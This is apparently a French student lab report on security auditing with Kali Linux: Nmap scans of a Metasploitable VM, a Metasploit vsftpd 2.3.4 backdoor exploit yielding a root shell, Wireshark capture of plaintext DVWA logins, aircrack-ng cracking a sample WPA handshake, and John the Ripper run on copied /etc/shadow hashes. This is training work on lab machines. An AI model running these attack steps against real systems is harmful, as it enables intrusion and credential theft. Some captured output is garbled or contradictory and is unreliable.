

Audit de sécurité et analyse réseau avec Kali Linux

NMAP

1. Hôtes actifs sur le réseau :

```
(administrateur@kali)~$ nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 16:53 CET
Nmap scan report for 192.168.56.129
Host is up (0.0011s latency).
MAC Address: 00:0C:29:E1:26:54 (VMware)
Nmap scan report for 192.168.56.254
Host is up (0.00030s latency).
MAC Address: 00:50:56:F6:9C:7E (VMware)
Nmap scan report for 192.168.56.128
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 29.81 seconds
```

192.168.56.128 – VM Kali

192.168.56.129 – VM Metasploitable

192.168.56.254 – Passerelle PC Hôte

2. Port ouvert et leurs versions (Machine Metasploitable2) :

Port	Service	Version	Etat
21	FTP	Vsftpd 2.3.4	Open
22	SSH	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)	Open
25	SMTP	Postfix smtpd	Open
80	HTTP	Apache httpd 2.2.8 ((Ubuntu) DAV/2)	Open

3. Scan SYN Rapide (Déterminer l'état des port sur la cible distante):

```
[administrator@kali]~$ nmap -sS -T4 192.168.56.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 17:43 CET
Nmap scan report for 192.168.56.129
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:E1:26:54 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds
```

4. Résultat :

Le scan montre que plusieurs ports sont ouverts sur la machine Metasploitable. On y trouve des services anciens comme FTP, Samba, Telnet et MySQL. Ces services sont vulnérables et peuvent permettre à un attaquant de prendre le contrôle de la machine. Il faut les désactiver ou les mettre à jour pour améliorer la sécurité.

Metasploit

1. Lancer Metasploit :

2. `sudo msfconsole` :

Lancement de l'interface Metasploit (console)

```

mifadmi@metsaploitable:~$ ifconfig
>
> q
>
mifadmi@metsaploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:0c:29:e1:26:54
          inet addr:192.168.56.129  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1:2654:64 Scope:Link
          UP 1000Kb/s RUNNING 100110837  MTU:1500  Metric:1
          RX packets:220 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 queue:unsent:0
          RX bytes:13766 (13.4 KB)  TX bytes:5596 (5.4 KB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1:128 Scope:Host
          UP LOOPBACK RUNNING 100110836  Metric:1
          RX packets:133 errors:0 dropped:0 overruns:0 frame:0
          TX packets:133 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 queue:unsent:0
          RX bytes:33317 (32.5 KB)  TX bytes:33317 (32.5 KB)

mifadmi@metsaploitable:~$

```

[illegible]

3. *saerch vsftpd* :

Chercher le modules exploit correspondant à la version détectée.

```
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

```

4. use exploit/unix/ftp.vsftpd_234_backdoor :

Sélection du module.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

5. set RHOST 192.168.56.129 :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.129
RHOST => 192.168.56.129
```

6. set RPORT 21 :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
```

Définir cible et port (en l'occurrence la machine exploitable) .

7. show payloads :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact	.	normal	No	Unix Command, Interact with Established Connection

8. set PAYLOAD cmd/unix/interact :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
```

Choisir charge utile

9. exploit :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.129:21 - USER: 331 Please specify the password.
[+] 192.168.56.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.128:43555 -> 192.168.56.129:6200) at 2025-11-11 18:40:13 +0100
```

Lancement de l'exploitation.


10. Vérification que le shell fonctionne bien

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.129:21 - USER: 331 Please specify the password.
[+] 192.168.56.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.128:37539 → 192.168.56.129:6200) at 2025-11-22 20:27:59 +0100

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


Le log de résultat ci-dessous montre l'utilisation du module vsftpd 2.3.4, la configuration des options (RHOST/RPORT), l'exécution de l'exploit et l'ouverture d'un shell fonctionnel. Les commandes whoami et uname -a confirment que l'exploitation a réussi.

11. Restauration de la VM




WIRESHARK


Lancement de Wireshark



1. Choix du filtre de capture et de l'interface réseau pour limiter les résultats



2. Connexion avec un login au serveurs Metasploitable



3. Mise en place du filtre http

Capture en cours de eth0 (port 80 or icmp)

Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide

http

No.	Time	Source	Destination	Protocol	Length	Info
4	0.001898201	192.168.56.128	192.168.56.129	HTTP	414	GET /dvwa/login.php HTTP/1.1
8	0.097636173	192.168.56.129	192.168.56.128	HTTP	71	HTTP/1.1 200 OK (text/html)
10	0.267532299	192.168.56.128	192.168.56.129	HTTP	459	GET /dvwa/dvwa/css/login.css
12	0.269043642	192.168.56.129	192.168.56.128	HTTP	969	HTTP/1.1 200 OK (text/css)
20	119.045351575	192.168.56.128	192.168.56.129	HTTP	672	POST /dvwa/login.php HTTP/1.1
22	119.079518213	192.168.56.129	192.168.56.128	HTTP	458	HTTP/1.1 302 Found
24	119.145359497	192.168.56.128	192.168.56.129	HTTP	528	GET /dvwa/login.php HTTP/1.1
27	119.168541396	192.168.56.129	192.168.56.128	HTTP	71	HTTP/1.1 200 OK (text/html)
29	129.040065963	192.168.56.128	192.168.56.129	HTTP	673	POST /dvwa/login.php HTTP/1.1
30	129.063219928	192.168.56.129	192.168.56.128	HTTP	457	HTTP/1.1 302 Found
32	129.104135196	192.168.56.128	192.168.56.129	HTTP	528	GET /dvwa/index.php HTTP/1.1
39	129.125576609	192.168.56.129	192.168.56.128	HTTP	71	HTTP/1.1 200 OK (text/html)
41	129.326300404	192.168.56.128	192.168.56.129	HTTP	503	GET /dvwa/favicon.ico HTTP/1.1
44	129.329160240	192.168.56.129	192.168.56.128	HTTP	324	HTTP/1.1 200 OK (image/x-ico)

4. Les logins qu'on a rentrés pour accéder au serveur
Ils sont en clair car http n'est pas chiffré

http

No.	Time	Source	Destination	Protocol	Length	Info
4	0.001898201	192.168.56.128	192.168.56.129	HTTP	414	GET /dvwa/login.php HTTP/1.1
8	0.097636173	192.168.56.129	192.168.56.128	HTTP	71	HTTP/1.1 200 OK (text/html)
10	0.267532299	192.168.56.128	192.168.56.129	HTTP	459	GET /dvwa/dvwa/css/login.css
12	0.269043642	192.168.56.129	192.168.56.128	HTTP	969	HTTP/1.1 200 OK (text/css)
20	119.045351575	192.168.56.128	192.168.56.129	HTTP	672	POST /dvwa/login.php HTTP/1.1
22	119.079518213	192.168.56.129	192.168.56.128	HTTP	458	HTTP/1.1 302 Found
24	119.145359497	192.168.56.128	192.168.56.129	HTTP	528	GET /dvwa/login.php HTTP/1.1
27	119.168541396	192.168.56.129	192.168.56.128	HTTP	71	HTTP/1.1 200 OK (text/html)
29	129.040065963	192.168.56.128	192.168.56.129	HTTP	673	POST /dvwa/login.php HTTP/1.1
30	129.063219928	192.168.56.129	192.168.56.128	HTTP	457	HTTP/1.1 302 Found
32	129.104135196	192.168.56.128	192.168.56.129	HTTP	528	GET /dvwa/index.php HTTP/1.1
39	129.125576609	192.168.56.129	192.168.56.128	HTTP	71	HTTP/1.1 200 OK (text/html)
41	129.326300404	192.168.56.128	192.168.56.129	HTTP	503	GET /dvwa/favicon.ico HTTP/1.1
44	129.329160240	192.168.56.129	192.168.56.128	HTTP	324	HTTP/1.1 200 OK (image/x-ico)

Frame 29: 673 bytes on wire (5384 bits), 673 bytes captured (5384 bits) on interface eth0


- Ethernet II, Src: VMware_2e:43:68 (00:0c:29:2e:43:68), Dst: 192.168.56.129 (01:00:0c:00:00:00)
- Internet Protocol Version 4, Src: 192.168.56.128, Destination: 192.168.56.129
- Transmission Control Protocol, Src Port: 52392, Dst Port: 80
- Hypertext Transfer Protocol
- HTML Form URL Encoded application/x-www-form-urlencoded
 - Form item: "username" = "admin"
 - Form item: "password" = "password"
 - Form item: "Login" = "Login"

Paquets : 50 - Affichés : 14 (28.0%) - Profil : Default

5. Avec le filtre de capture http et ICMP et envoi d'une requête ping vers l'adresse de la machine exploitable avec les différents envois et réponses (request = demande et reply = réponses)

No.	Time	Source	Destination	Protocol	Length	Info
12	0.269043642	192.168.56.129	192.168.56.128	HTTP	969	HTTP/1.1 200 OK (text/css)
20	119.045351575	192.168.56.128	192.168.56.129	HTTP	672	POST /dvwa/login.php HTTP/1.1
22	119.079518213	192.168.56.129	192.168.56.128	HTTP	458	HTTP/1.1 302 Found
24	119.145359497	192.168.56.128	192.168.56.129	HTTP	528	GET /dvwa/login.php HTTP/1.1
27	119.168541396	192.168.56.129	192.168.56.128	HTTP	71	HTTP/1.1 200 OK (text/html)
29	129.04065963	192.168.56.128	192.168.56.129	HTTP	673	POST /dvwa/login.php HTTP/1.1
30	129.063219928	192.168.56.129	192.168.56.128	HTTP	457	HTTP/1.1 302 Found
32	129.104135196	192.168.56.128	192.168.56.129	HTTP	528	GET /dvwa/index.php HTTP/1.1
39	129.125576609	192.168.56.129	192.168.56.128	HTTP	71	HTTP/1.1 200 OK (text/html)
41	129.326300404	192.168.56.128	192.168.56.129	HTTP	503	GET /dvwa/favicon.ico HTTP/1.1
44	129.329160240	192.168.56.129	192.168.56.128	HTTP	324	HTTP/1.1 200 OK (image/x-ico)
51	851.277203323	192.168.56.128	192.168.56.129	ICMP	98	Echo (ping) request id=0x0
52	851.282372485	192.168.56.129	192.168.56.128	ICMP	98	Echo (ping) reply id=0x0
53	852.278374600	192.168.56.128	192.168.56.129	ICMP	98	Echo (ping) request id=0x0
54	852.279555122	192.168.56.129	192.168.56.128	ICMP	98	Echo (ping) reply id=0x0
55	853.280850661	192.168.56.128	192.168.56.129	ICMP	98	Echo (ping) request id=0x0
56	853.281938811	192.168.56.129	192.168.56.128	ICMP	98	Echo (ping) reply id=0x0
57	854.282687091	192.168.56.128	192.168.56.129	ICMP	98	Echo (ping) request id=0x0
58	854.283359439	192.168.56.129	192.168.56.128	ICMP	98	Echo (ping) reply id=0x0
59	855.294602654	192.168.56.128	192.168.56.129	ICMP	98	Echo (ping) request id=0x0
60	855.295353241	192.168.56.129	192.168.56.128	ICMP	98	Echo (ping) reply id=0x0

6. Sauvegarde du fichier capture_lab.pcap



7. Résultat : L'analyse sous Wireshark montre que les identifiants envoyés via HTTP apparaissent en clair dans la capture. Un attaquant présent sur le réseau pourrait intercepter ces informations, observer tout le trafic non chiffré, cartographier les machines actives grâce à l'ICMP, et éventuellement réaliser une attaque de type Man-in-the-Middle. L'absence de chiffrement représente donc un risque important de fuite de données et de compromission des comptes utilisateurs.

AIRCRACK

Environnement :

Kali Linux VM, pas de carte Wi-Fi phys., utilisation d'un .cap didactique.

Fichier de capture utilisé : ~/handshake.cap (fourni par aircrack-ng / dépôt officiel).

1. Installation et verification que la commande aircrack-ng est disponible
(Déjà installer et commande disponible)

```
Fichier Actions Éditer Vue Aide
zsh: corrupt history file /home/administrateur/.zsh_history
(administrateur@kali)-[~]
$ sudo apt update
[sudo] Mot de passe de administrateur :
Réception de : 1 http://ftp.free.fr/pub/kali kali-rolling InRelease [34,0 kB]
Réception de : 2 http://ftp.free.fr/pub/kali kali-rolling/main amd64 Packages [21,0 MB]
Réception de : 3 http://ftp.free.fr/pub/kali kali-rolling/main amd64 Contents (deb) [52,5 MB]
Réception de : 4 http://ftp.free.fr/pub/kali kali-rolling/contrib amd64 Packages [114 kB]
Réception de : 5 http://ftp.free.fr/pub/kali kali-rolling/contrib amd64 Contents (deb) [255 kB]
Réception de : 6 http://ftp.free.fr/pub/kali kali-rolling/non-free amd64 Packages [188 kB]
Réception de : 7 http://ftp.free.fr/pub/kali kali-rolling/non-free amd64 Contents (deb) [903 kB]
Réception de : 8 http://ftp.free.fr/pub/kali kali-rolling/non-free-firmware amd64 Packages [11,9 kB]
Réception de : 9 http://ftp.free.fr/pub/kali kali-rolling/non-free-firmware amd64 Contents (deb) [28,7 kB]
75,0 Mo réceptionnés en 12s (6 443 ko/s)
1582 paquets peuvent être mis à jour. Exécutez « apt list --upgradable » pour les voir.

(administrateur@kali)-[~]
$ sudo apt install aircrack-ng -y
aircrack-ng est déjà la version la plus récente (1:1.7+git20230807.4bf83f1a-2+b1).
Sommaire :
  Mise à niveau de : 0. Installation de : 0 Supprimé : 0. Non mis à jour : 1582

(administrateur@kali)-[~]
$ which aircrack-ng
/usr/bin/aircrack-ng
```

2. On va chercher un fichier handshake qui remplacera le capture-01.cap
prêt à l'emploi sur GitHub

```
(administrateur@kali)-[~]
$ wget https://raw.githubusercontent.com/aircrack-ng/aircrack-ng/master/test/wpa.cap -O ~/handshake.cap

--2025-12-10 16:28:14-- https://raw.githubusercontent.com/aircrack-ng/aircrack-ng/master/test/wpa.cap
Résolution de raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connexion à raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connecté.
requête HTTP transmise, en attente de la réponse... 200 OK
Taille : 3236 (3,2K) [application/octet-stream]
Sauvegarde en : « /home/administrateur/handshake.cap »

/home/administrateur/handshake.cap 100%[=====]

2025-12-10 16:28:14 (12,9 MB/s) - « /home/administrateur/handshake.cap » sauvegardé [3236/3236]
```

3. Vérification du contenu du fichier handshake.cap.

Avec le nom du réseau « test »

```
(administrateur@kali)-[~]
$ sudo airodump-ng -r ~/handshake.cap

CH 0 ][ Elapsed: 1 min ][ 2025-12-10 16:33 ][ Finished reading input file /home/administrateur/handshake.cap.

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
00:0D:93:EB:B0:8C -60      1         6   0   7  54  WPA  TKIP  PSK  test
BSSID          STATION    PWR   Rate    Lost  Frames  Notes  Probes
00:0D:93:EB:B0:8C 00:09:5B:91:53:5D -39   11 -11    0      6  EAPOL
```

4. Lancement de aircrack-ng pour découvrir le mot de passe du ESSID :
« test »

```
(administrateur@kali)-[~]
$ sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt ~/handshake.cap

[sudo] Mot de passe de administrateur :
Reading packets, please wait ...
Opening /home/administrateur/handshake.cap
Read 13 packets.

# BSSID          ESSID          Encryption
1 00:0D:93:EB:B0:8C test           WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening /home/administrateur/handshake.cap
Read 13 packets.

1 potential targets
```

5. Résultat de la commande aircrack-ng du mot de passe, après 152252 clés essayer, il a trouvé la clé « biscotte ».

```
Aircrack-ng 1.7

[00:01:13] 152252/14344392 keys tested (2119.60 k/s)

Time left: 1 hour, 51 minutes, 35 seconds          1.06%

KEY FOUND! [ biscotte ]

Master Key   : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
              39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE


Transient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
              73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
              AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
              D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD

EAPOL HMAC   : 28 A8 C8 95 B7 17 E5 72 27 B6 A7 EE E3 E5 34 45
```

Conclusion : J'ai utilisé un fichier de capture contenant un handshake WPA2 pour faire l'exercice sans matériel Wi-Fi. Après vérification du fichier avec airodump-ng, j'ai lancé aircrack-ng avec la wordlist rockyou. L'outil a testé plusieurs milliers de mots et a finalement trouvé le mot de passe du réseau (« biscotte »). Cela montre l'importance d'utiliser un mot de passe Wi-Fi fort pour éviter les attaques par dictionnaire.

JOHN THE RIPPER

1. Préparation du hashfile.txt




```
administrateur@ka
Fichier Actions Éditer Vue Aide

(administrateur@kali)-[~]
$ cp /etc/passwd passwd.txt

(administrateur@kali)-[~]
$ sudo cp /etc/shadow shadow.txt

(administrateur@kali)-[~]
$ sudo unshadow passwd.txt shadow.txt > hashfile.txt
```


2. Lancement de l'attaque dictionnaire



```
(administrateur@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashfile.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
will run 2 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
```

Un mot de passe découvert

3. Affichage mots de passe découverts



```
(administrateur@kali)-[~]
$ john --show hashfile.txt
0 password hashes cracked, 1 left
```

Malheureusement le mot de passe n'a pas été trouvé par John

Plusieurs possibilités se présentent à nous :

- Mot de passe non présent dans le dictionnaire rockyou.txt
- La structure du mot de passe n'est pas générée par les règles par défaut
- Le hash utilisé est assez résistant pour ne pas se faire découvrir

4. Tentative du mode incrémental

```
(administrateur@kali)-[~]
$ john --incremental hashfile.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 0g/s 913408p/s 913408c/s 913408C/s jbcba1..jccukk
0g 0:00:00:03 0g/s 1418Kp/s 1418Kc/s 1418KC/s mhuppy..msmj24
0g 0:00:00:04 0g/s 1858Kp/s 1858Kc/s 1858KC/s ccb891..cmoth3
0g 0:00:00:05 0g/s 2181Kp/s 2181Kc/s 2181KC/s ph07046..1288sm
0g 0:00:00:06 0g/s 2424Kp/s 2424Kc/s 2424KC/s stepanito..merebeama
0g 0:00:00:07 0g/s 2627Kp/s 2627Kc/s 2627KC/s azous3..azmmoi
0g 0:00:00:08 0g/s 2749Kp/s 2749Kc/s 2749KC/s lkprat..lkmsal
0g 0:00:00:09 0g/s 2860Kp/s 2860Kc/s 2860KC/s buddlotted..bristorne
0g 0:00:00:10 0g/s 2961Kp/s 2961Kc/s 2961KC/s hienzk..hyvik7
0g 0:00:00:15 0g/s 3257Kp/s 3257Kc/s 3257KC/s rudrcor..rumaclc
0g 0:00:00:16 0g/s 3312Kp/s 3312Kc/s 3312KC/s abb0rfm..abd061a
0g 0:00:00:17 0g/s 3352Kp/s 3352Kc/s 3352KC/s tail8j..tifemc
0g 0:00:00:18 0g/s 3392Kp/s 3392Kc/s 3392KC/s lb40mk..lsdo1s
0g 0:00:00:19 0g/s 3430Kp/s 3430Kc/s 3430KC/s selj0n..seygos
0g 0:00:00:20 0g/s 3459Kp/s 3459Kc/s 3459KC/s sunkspoll..surpolass
0g 0:00:00:21 0g/s 3482Kp/s 3482Kc/s 3482KC/s 1jz0zt..1jzfob
0g 0:00:00:22 0g/s 3519Kp/s 3519Kc/s 3519KC/s bmeet07..bme1746
0g 0:00:00:23 0g/s 3549Kp/s 3549Kc/s 3549KC/s 7edc..1260ml
0g 0:00:00:24 0g/s 3568Kp/s 3568Kc/s 3568KC/s anydy181..anj16079
0g 0:00:00:25 0g/s 3600Kp/s 3600Kc/s 3600KC/s phplux..pslpie
0g 0:00:00:26 0g/s 3624Kp/s 3624Kc/s 3624KC/s reg28jk..remuk23
0g 0:00:00:27 0g/s 3645Kp/s 3645Kc/s 3645KC/s cmembsy..and4897
0g 0:00:00:28 0g/s 3668Kp/s 3668Kc/s 3668KC/s nura9b..nudd79
0g 0:00:00:29 0g/s 3690Kp/s 3690Kc/s 3690KC/s pegngot..pimbfbfbc
0g 0:00:00:30 0g/s 3702Kp/s 3702Kc/s 3702KC/s bannicy..bad167c
0g 0:00:00:31 0g/s 3712Kp/s 3712Kc/s 3712KC/s hgyv1s..hrblmo
0g 0:00:00:32 0g/s 3708Kp/s 3708Kc/s 3708KC/s myracao..myrucek
0g 0:00:00:33 0g/s 3717Kp/s 3717Kc/s 3717KC/s kirvivu..kirlsou
0g 0:00:00:34 0g/s 3733Kp/s 3733Kc/s 3733KC/s etocsi..etofio
0g 0:00:00:35 0g/s 3743Kp/s 3743Kc/s 3743KC/s alouty33..amottas2
0g 0:00:00:36 0g/s 3755Kp/s 3755Kc/s 3755KC/s macither..macr1358
Session aborted

